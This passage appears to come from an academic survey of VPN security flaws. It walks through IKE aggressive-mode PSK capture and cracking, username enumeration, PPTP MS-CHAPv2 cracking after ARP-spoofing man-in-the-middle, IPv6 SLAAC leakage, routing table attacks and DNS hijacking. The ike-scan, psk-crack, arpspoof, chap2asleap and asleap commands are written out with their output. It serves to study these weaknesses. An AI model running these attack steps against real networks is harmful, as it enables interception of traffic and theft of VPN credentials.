IP Address       No.  Recv time             Delta Time
172.16.21.200    1    1322286031.744904     0.000000
172.16.21.200    2    1322286039.745081     8.000177
172.16.21.200    3    1322286047.745989     8.000908
172.16.21.200    4    1322286055.746972     8.000983
172.16.21.200    Implementation guess: Cisco VPN Concentrator

Ending ike-scan 1.9: 1 hosts scanned in 84.080 seconds (0.01 hosts/sec). 1 returned handshake; 0 returned notify
```

i.PSK mode assessment and PSK sniffing

Many VPNs use IKE Aggressive Mode with pre-shared key (PSK) authentication to authenticate the username and password. Figure 2.2.4 shows the initial packet exchange for aggressive mode PSK authentication. The client sends an IKE packet containing several ISAKMP payloads to the VPN server which responds with a reply IKE packet. Notice that the client sends the Identity payload and the Server replies with Hash payload which is an HMAC hash of information including the password (pre-shared key). The Client then sends a third packet containing an HMAC hash of information including the password.




Figure 2.2.4. Packet Exchange for Aggressive Mode PSK Authentication

Worryingly, the aggressive mode does not use a key exchange algorithm like Diffie-Hellman to protect the authentication data exchange and sends the authentication hash in clear-text mode.

```
root@kali:~# ike-scan --pskcrack --aggressive --id=peer 172.16.21.200

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
172.16.21.200    Aggressive Mode Handshake returned HDR=(CKY-
R=7eb59f437bbc5445) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK
LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=172.16.21.200) Hash(20 bytes)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity) VID=09002689dfd6b712
(XAUTH) VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
VID=1f07f70eaa6514d3b0fa96542a500100 (Cisco VPN Concentrator)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
41391d84dd47367e7f3182b07ccf3bcf48e0d8c917452ac071bce3673c4352583759e5086a980
6ab7c5531944273c25a8722c259c76e5e393a2e48c36bf205d571cfd0eba36c573fe4b94939b8
67ec4ecf197c23930ed496a73df4a149ea6220029c6658e401de40f7f4fa098606a70ab9483c0
eb2ac54258a06dd572ae2cd32:88bf0e2a5a07bd19924583ccef6523cb8f4fa56cd7ce65d015b
61b2feeb700f37265de794c51af0a749e29339ee0f581870b7c515279c1672e827c6a686fe70d
6cc0d6945ac73f1187764a0ebc333d8dd00c0a4e0ba29a0fc276277bbfdfc2e0b84e71881b5dd
e8869a57600141b939c1139afa865df52911e6ef866e6319eaf:7eb59f437bbc5445:05988506
8c28a7c4:000000010000000100000098010100040300002401010000800100058002000280030
00180040002800b0001000c000400007080030000240201000080010005800200018003000180
040002800b0001000c000400007080030000240301000080010001800200028003000180040002
800b0001000c000400007080000000240401000080010001800200018003000180040002800
b0001000c000400007080:01110000ac1015c8:bb3c0d7f23234a70d4e125def19bf249cdb299
```

```
d7:68aeca96d276fba861756a48d79e11cca2623843:229f9468990c4887d2b13e73160c2288e
51ff6c9
Ending ike-scan 1.9: 1 hosts scanned in 0.018 seconds (55.19 hosts/sec). 1
returned handshake; 0 returned notify
```

We can use the IKE Probe or IKE Scan Tool to force the VPN server into the aggressive mode of IPsec from the main mode by trying out various combinations of ciphers, hashes and Diffie-Helman groups, like shown above. This makes it possible to capture the authentication data and use a brute force or dictionary attack to recover the PSK.

ii.Username Enumeration Vulnerabilities

The response to an incorrect login attempt should not leak information about which of the authentication credentials (username or password) was incorrect, because this allows an attacker to deduce whether a given username is valid or not, leading to ease in dictionary attacks.

Many implementations of PSK authentication, failing to abide by this scheme, provide a different response for an invalid username than for a valid one. Some VPN servers only respond to the client if the username is valid, they do not respond at all to invalid usernames; others respond with a notification message if the username is incorrect; and some respond to both valid and invalid usernames, but the hash payload for invalid usernames is calculated using a null password which is easily detectable. Consider the example below:

```
$ ike-scan --aggressive --id=fred 172.16.2.2
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
172.16.2.2 Aggressive Mode Handshake returned
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
LifeDuration(4)=0x00007080)
KeyExchange(128 bytes)
Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=172.16.2.2)
Hash(20 bytes)

$ ike-scan --aggressive --id=jim 172.16.2.2
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
172.16.2.2 Notify message 14 (NO-PROPOSAL-CHOSEN)
```

ike-scan is used to show that the server responds to the valid username “fred” normally but replies with a notification message of NO-PROPOSAL-CHOSEN for an invalid username “jim”. This information leakage makes dictionary attacks easy.

iii. Offline Password Cracking

Given that a valid username has been obtained successfully, an attacker can crack the associated password by using the hash from the VPN Server. RFC 2409 [22] defines the hash payload from the VPN Server as

The attacker can perform an offline dictionary attack by running a list of candidate passwords (keys) through the hash function and comparing the resulting hash in each case with the hash that the server sent. If the two match, the correct password is found. This attack is very fast: MDCrack [a MD5 bruteforce tool] can achieve 1.5 million keys per second with pure MD5 and a PIII 700. PSK bruteforcing consists of 4 MD5's, and 4 64 byte XORs but should still be able to achieve 375,000 IKE keys per second. Preliminary tests in C have shown 26,000 keys per second with un-optimized routines. [23] There are a number of other tools like Cain and Abel to steal passwords for malicious access to the VPN as well.

```
root@kali:~# psk-crack -d /usr/local/share/ike-scan/psk-crack-dictionary
psk.txt

Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-
scan/)
Running in dictionary cracking mode
key "ADMIN" matches SHA1 hash c1dc52bbb88d4b434c1050a6e77e923f03afbc82
Ending psk-crack: 136 iterations in 0.001 seconds (153153.15
iterations/sec)
```

The offline cracking using psk-crack supports the dictionary, brute-force and hybrid mode cracking. Shown above is the dictionary mode of psk-crack that cracks the pre-shared key ADMIN.

3. PPTP Exploitation and Man in the Middle Attacks

i.PPTP-based VPNs

PPTP refers to Point to Point Tunneling Protocol and is another type of implementation for a VPN server that uses TCP instead of UDP as a channel medium to send packets across the internet. It works by encapsulating packets inside point-to-point protocol (PPP) packets, which are in turn encapsulated in generic routing encapsulation protocol (GRE) packets. The Microsoft challenge handshake authentication protocol (MS-CHAP v2) is commonly used as an authentication method in PPTP-based VPNs and works as follows:

I. Server sends a challenge to the requesting client.
II. Client uses this challenge and the password to calculate a response. This response is then sent to the server.
III. Server checks the provided response against the response it expected. If they match, authentication is successful otherwise the connection is terminated.

It must be noted that MS-CHAPv2 has been proven to be easily cracked [25] and shall be exploited for Man-in-the-Middle attack in this section.

ii.Setting up for PPTP Exploitation

The Windows Operating system comes with a default PPTP-based VPN software. Both the VPN client and server are set up (with MS-CHAPv2 enabled for authentication) through a guided wizard in network connections under control panel on two machines. The username (Merlin) and password (rocky123) is created for the client to establish a connection to the server. A third machine running Kali Linux operating system is setup for the man-in-the-middle attack. Kali Linux comes equipped with various security tools that can be used to launch the MitM attack. All three machines are located on the same LAN.

There are three steps involved in the attack. In the first step, the tools arpspoof and Wireshark are used to sniff and analyze the challenge and response packets exchanged between the VPN server and client. In the second step, a custom dictionary file specific to the client user is generated using the CUPP2 program. In the last step, this dictionary file along with the hex values from challenge and response packets is fed into the ASLEAP program that cracks the MSChapv2 and generates the key.




Figure 2.3.2: PPTP exploitation flow diagram.

iii.MitM Attack to Sniff Challenge and Response Packets

Before the connection is established between the VPN client and server, it is ARP cache poisoned to launch a Man-in-the-Middle Attack. The client is fooled into believing that the attacker is the VPN server, and the server that the attacker is the VPN client, forcing both to relay messages through the attacker. This is done by running arpspoof tool in both directions. One instance is run from client IP address as target to the server IP address as the host.

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.100 192.168.1.107
0:3:ff:26:5a:80  0:24:8c:cb:20:d0  0806  42:  arp  reply  192.168.1.107  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:24:8c:cb:20:d0  0806  42:  arp  reply  192.168.1.107  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:24:8c:cb:20:d0  0806  42:  arp  reply  192.168.1.107  is-at
0:3:ff:26:5a:80
```

-i eth0 is the ethernet interface that arpsoof uses to perform the ARP poisoning. –t <ip address> is the target/destination address and the last IP address is the host IP. Similarly, another instance is run vice versa.

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.107 192.168.1.100
0:3:ff:26:5a:80  0:d:61:75:38:bd  0806  42:  arp  reply  192.168.1.100  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:d:61:75:38:bd  0806  42:  arp  reply  192.168.1.100  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:d:61:75:38:bd  0806  42:  arp  reply  192.168.1.100  is-at
0:3:ff:26:5a:80
```

However, there is an issue with arpSpoofing. If either the server or client is secured behind a firewall or both are located remotely from one another, arpSpoofing may fail. For the sake of our experiment, we have therefore placed all three machines in a LAN.

Next, we use Wireshark to analyze the packets. It is an open-source application to monitor network traffic. We set up Wireshark before the VPN connection is established in order to specifically monitor the MSCHAPv2 handshake. Initially, a bunch of ARP protocol packets are exchanged between server and client. When the client connects to the VPN server, we filter out the packets and focus on PPTP protocol packets by using the CHAP filter. This allows only the challenge and response packets to be displayed, as shown below.




Figure 2.3.3.1Challenge packet Captured in Wireshark

The packet labelled challenge is the challenge that the server sends to the requesting client. We copy the challenge key from the PPP challenge handshake authentication protocol section. This key is a hexadecimal value that will be fed into the ASLEAP program later.

The VPN client uses this challenge and the password to calculate a response that is then sent to the server. Wireshark also captures this packet labelled response. Again, we can copy the response data value from the PPP challenge handshake authentication protocol section. Note that this hexadecimal value is longer than the challenge key. It contains 16 bytes of challenge key padded with some zeros and followed by the 24 bytes of the response. The username (Merlin) in clear text is included in the response packet.




Figure 2.3.3.2 Response packet Captured in Wireshark

iv. Cracking MSCHAPv2

1. Formatting challenge and response values

Now that we have both the challenge and response hex values, we can pass these into the chap2asleap tool. It is a python script that formats the hex values and generates correct arguments for ASLEAP program.

```
root@kali:~# pythin chap2asleap.py -u merlin
-c 92a9c7ae5dd01ddac69e637aa088600ba
-r 2074c952581e71466d19c780f53bac36000000000000000000007axd4881d3269c9235faf
887be7ec6a9431b4b646b00 -v
```

In the command-line, we pass the –u username (Merlin) found in the response packet, the –c CHAP challenge value and the –r CHAP response value. The CHAP challenge value is directly mapped to the authentication challenge in chap2asleap. The CHAP response value is broken down into peer challenge, zero padding and peer response.

The actual challenge hash to use in ASLEAP is generated by adding these hashes to the username hash.

```
      ~~~chap2asleap v0.1.1 - Asleap Argument Generator~~~
(C)opyright 2010, Ben 'g0tmi1k' Wilson ~ http://g0tmi1k.blogspot.com

[>]       Username: merlin
[>] CHAP Challenge: 92a9c7ea5dd01ddac69e637aa08600ba
[>]  CHAP Response: 2074c952581e71466d19c780f53bac3600000000000000007acd4881d32969c92352faf
887be7ec6a97e9431b4fb646b00
[>] Auth Challenge: 92a9c7ea5dd01ddac69e637aa08600ba
[>] Peer Challenge: 2074c952581e71466d19c780f53bac36
[>]  Peer Response: 7acd4881d32969c92352faf887be7ec6a97e9431b4fb646b
[>]      Challenge: 24021e72590fb0a6

cd /pentest/wireless/asleap
./genkey -r /pentest/passwords/wordlists/darkc0de.lst -f words.dat -n words.idx
./asleap -C 24:02:1e:72:59:0f:b0:a6 -R 7a:cd:48:81:d3:29:69:c9:23:52:fa:f8:87:be:7e:c6:a9:7
e:94:31:b4:fb:64:6b -f words.dat -n words.idx
```

In the final output, chap2asleep produces the challenge key and, the challenge and response values in the colon delimitated format.

2. Producing Dictionary File

Next, we produce a dictionary file directed to the specific user using the common user passwords profiler (CUPP). It is a program that prompts to enter information about the user such as his name, birthday, spouse, kids, favorite pets, etc. and then generates a dictionary file with possible password combinations related to the information entered. Recall that we have set up the password for the user merlin to be rocky123. Assume that Merlin has a dog named rocky that he used as part of his password. We enter this information as shown in the figure below and the program generates a merlin.txt file containing a bunch of random possible password combinations the user merlin could have potentially used.

```
[+] Insert the informations about the victim to make a dictionary [low cases!]
[+] If you don't know all the info, just hit enter when asked! ;)

> Name: merlin
> Surname: ambrosius
> Nickname: wizard
> Birthdate (DDMMYYYY; i.e. 04111985): 05121058


> Wife's(husband's) name: morgana
> Wife's(husband's) nickname: morgana
> Wife's(husband's) birthdate (DDMMYYYY; i.e. 04111985): 07151059


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY; i.e. 04111985):


> Pet's name: rocky
> Company name:


> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to merlin.txt, counting 123476 words.
[+] Now load your pistolero with merlin.txt and shoot! Good luck!
```

This text file is passed into the genkeys utility which generates hash keys for all passwords listed. There are other ways of producing the dictionary file but we're using CUPP2 to reduce the amount of brute force dictionary attack attempts that are needed to determine what the password is.

3. Cracking

Now that the dictionary file is ready to be used, the colon delimitated challenge hash, response hash, dictionary hash file and index file are passed into the ASLEAP program to perform a brute force dictionary attack.

```
./asleep -C 24:02:le:72:59:0f:b0:a6
-R 7a:cd:48:81:d3:29:69:c9:23:52:fa:f8:87:be:7e:c6:a9:7e:94:31:b4:fb:64:6b
-f dict.dat -n index.idx
```

Shown below is the successful cracking of the password.

```
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
	hash bytes:        f4dc
	NT hash:           b9e6435ec137f33f47dc0fda6f14f4dc
	password:          rocky123
```

b. IPv6 VPN Traffic Leakage

i. Why does IPv6 leakage occur?

The VPN client programs only manipulate the IPv4 routing table and not the IPv6 routing table, resulting in all IPv6 traffic bypassing (leaking out of) the VPN’s virtual interface. The security concerns stems from the nature of IPv4/6 dual stack implementations on common operating systems that have been introduced to smoothly transition between the two protocols (RFC 4213) to let a network and host to simultaneously operate both IPv4 and IPv6. Hence, most OS have IPv6 enabled and prefer it over IPv4 in line with RFC 6724. Some Operating systems such as Windows 7 and 8 even have DHCPv6, the IPv6-version of DHCP, enabled by default. This means that if they haven't already got an IPv6 connection, they will obtain one from any DHCPv6 server running on the local network.

ii. The SLAAC Attack

A man in the middle can advertise himself as an IPv6 router, and the VPN client OS will start sending all the traffic to him because IPv6 is preferred. The adversary only needs to be on the same local network as you are, such as a public Wi-Fi. The attack is also known as "SLAAC Attack". A step-by-step procedure to launch a SLAAC Attack is provided by Waters [36]. He targets the default configuration flaw on Windows 7 hosts, but the same procedure can be applied to any operating system that ships with IPv6 installed and operational by default. Following is the output of ipconfig looks like on the victim host before the IPv6 interface is connected to the network:

Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
Description . . . . : Atheros AR8131 PCI-E Gigabit Ethernet Controller (NDIS 6.20)
Physical Address. . . . . : 00-26-9E-47-4E-0F
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::119c:ea76:23d4:290d%10(Preferred)

IPv4 Address. . . . . : 192.168.0.2(Preferred)
Subnet Mask . . . . : 255.255.255.0
Lease Obtained. . . . . : 30 March 2011 23:23:08
Lease Expires . . . . : 31 March 2011 13:55:33
Default Gateway . . . . : 192.168.0.251
DHCP Server . . . . : 192.168.0.251
DHCPv6 IAID . . . . : 285221771
DHCPv6 Client DUID. . . . . : 00-01-00-01-12-52-C9-D5-00-26-9E-47-4E-0F
DNS Servers . . . . : 192.168.0.251
NetBIOS over Tcpip. . . . . : Enabled

Note the presence of a link-local IPv6 address that shows the host is IPv6-capable. Once the man in the middle advertise himself as an IPv6 router, the VPN client derives a routable IPv6 address for itself and queries DHCPv6 for further configuration. Shortly, ipconfig will output:

Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : pwned.by.v6
Description . . . . : Atheros AR8131 PCI-E Gigabit Ethernet Controller (NDIS 6.20)
Physical Address. . . . . : 00-26-9E-47-4E-0F
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : 2001:6f8:608:fab:119c:ea76:23d4:290d(Preferred)
Temporary IPv6 Address. . . . . . : 2001:6f8:608:fab:687a:83f:caa7:8f9c(Preferred)
Link-local IPv6 Address . . . . . : fe80::119c:ea76:23d4:290d%10(Preferred)
IPv4 Address. . . . . : 192.168.0.2(Preferred)
Subnet Mask . . . . : 255.255.255.0
Lease Obtained. . . . . : 30 March 2011 23:23:08
Lease Expires . . . . : 31 March 2011 13:55:33
Default Gateway . . . . : fe80::225:4bff:fefd:9173%10
192.168.0.251
DHCP Server . . . . : 192.168.0.251
DHCPv6 IAID . . . . : 285221771
DHCPv6 Client DUID. . . . . : 00-01-00-01-12-52-C9-D5-00-26-9E-47-4E-0F
DNS Servers . . . . : 2001:6f8:608:ace::c0a8:5802
192.168.0.251
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List: pwned.by.v6

Notice that the VPN client OS has begun redirecting all the traffic to the IPv6 default gateway which is actually the link local address of the attackers' interface. Other tools such as SuddenSix [38-39] on Linux presented at DEFCON 21 Hacking Conference, 2012 [37], Evil FOCA [40-41] on Windows also presented at DEFCON 21 and THC-IPv6 with fake_router6[42] on Linux can be used to launch Man-In-The-Middle Attacks using IPv6.

iii. Measuring the criticality of IPv6 leakage

The study [19] and other papers [26-28] further reveal that a small leakage of IPv6 traffic can expose the whole user browsing history even on IPv4 only websites. These mention third party “plug-ins” such as ad brokers, trackers, analytics tools, social media plugins, and the Referer HTTP header that discloses the exact URL of the visited page in the fetching of each of the third party objects embedded in it. Even if one of these fetches are leaked through IPv6 traffic leakage outside the VPN tunnel, then the actual user IP can be compromised along with the page URL that the host is accessing. Figure 3.5 presents the results of studying the number of IPv6 third party objects that the Alexa [29] top 1K IPv4-only websites embed. [19]




Figure 2.4.3A 92% of the Alexa top 1K IPv4 –only websites embed objects of at least 1 of these third parties.

Alessandro Mei[19] created a testbed using a IPv4/IPv6 dual stack WiFi LAN to connect a number of hosts running various OS: Linux (Ubuntu 14.04), Windows (8.1 Pro), OSX (Mavericks), iOS 7, and Android (JellyBean, KitKat) to wwww.google.com domain. The test results (table 3.1) show that all desktop VPN client programs leak IPv6 Traffic except for Mullvad, VyprVPN and TorGuard (in Advanced Settings). As for mobile OS, Ios completely disables IPv6 during the VPN tunnel lifetime and thereby, all its VPN Services resist IPv6 Leakage. However, all VPN services on Android are vulnerable to the leakage.

The study[19]also measure the criticality of IPv6 Leakage by investigating how exposed the websites, the mobile traffic and peer-to-peer networks are to IPv6 leakage and public detection, while users retain the belief that all their interactions are securely occurring over the tunnel. It assesses the Alexa rankings for well- known sites that are IPv6-enabled and exhibits the rundown of top IPv6 sites against the number of countries that consider them amongst top 500 in the figure 3.6. All connections with these sites would go around the VPN tunnel and quietly happen over the open native interface.

It further shows that all apps in top 100 most popular applications available on Google Playstore indirectly leak information through third party plug-ins such as advertisements. Viennot et al. [30] found that 75% of all Android apps include Google ad libraries (that supports IPv6) which suggests that all these apps are exposed to the leakage. As for p2p, Vyncke[31] cites the number of IPv6 BitTorrent peers per country, using the methodology detailed in M. Defeche[21], showing that some countries have a significant IPv6 presence and would therefore be extremely vulnerable to IPv6 leakage, such as US.




Figure 2.4.3B. Rundown of top IPv6 sites against the number of countries that consider them amongst top 500

c. Routing Table Attacks

VPN Client program establishes a tunnel and modifies the host routing table in order to redirect all the traffic towards the virtual network interface created to encrypt and forward the traffic to the VPN remote entry point via the host's active network interface (e.g., Wi-Fi or Ethernet). These steps initiate the tunnel fully to send all user traffic via the VPN in an encrypted form. However, reliance on the correct configuration of the operating system's routing table exposes VPN users to a number of security risks. The crux of the problem is that routing tables are a resource concurrently managed by the operating system, which is unaware of the security needs of the VPN client. After all, to the kernel the active VPN connection is just another virtual network adapter. None of the VPN Clients studied in [19] monitor the routing table to ensure that their initial configuration is not changed. Even small changes to the routing table, either malicious or accidental, results in traffic leakage beyond the VPN tunnel. Consider the Routing Table below provided by Appelbaum et al. [18].

Network Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	10.36.13.4	10.36.13.4	1
0.0.0.0	0.0.0.0	192.168.84.1	192.168.84.107	21
10.36.13.4	255.255.255.255	127.0.0.1	127.0.0.1	50
10.255.255.255	255.255.255.255	10.36.13.4	10.36.13.4	50
127.0.0.0	255.0.0.0	127.0.0.1	127.0.0.1	1
192.168.84.0	255.255.255.0	192.168.84.107	192.168.84.107	20
192.168.84.107	255.255.255.255	127.0.0.1	127.0.0.1	20
192.168.84.255	255.255.255.255	192.168.84.107	192.168.84.107	20
208.53.158.59	255.255.255.255	192.168.84.1	192.168.84.107	20
255.255.255.255	255.255.255.255	10.36.13.4	10.36.13.4	1
255.255.255.255	255.255.255.255	192.168.84.107	192.168.84.107	1

It shows how the previous default route (0.0.0.0) is overridden by specifying a lower cost metric for the VPN service. Note that all the existing routing table entries have been retained even though the VPN-installed split tunnel is as narrow as possible, a single IP address 208.53.158.59. The attacker can prompt the client program to connect to the local network, leading to a packet leakage beyond the VPN tunnel.

2.6. DNS Hijacking Attacks

DNS Hijacking or DNS redirection [33][19] is a more concentrated attack to transparently capture all DNS queries, both IPv4 and IPv6, from the VPN Client machine. There are two types of DNS configurations for VPN Clients, namely Default Configuration where the VPN Client keeps using its Existing DNS server as the default, and VPN-Managed Configuration where the VPN Client overrides the DNS server settings during setup to a third-party DNS of the VPN Service provider.

Assume that the adversary controls the network's gateway, say the WiFi access point in all these attacks.
In the first case, the attack is simple to carry out, the adversary can simply use DHCP to set the client's DNS server to the one under his control to redirect all DNS queries generated by the host to himself.

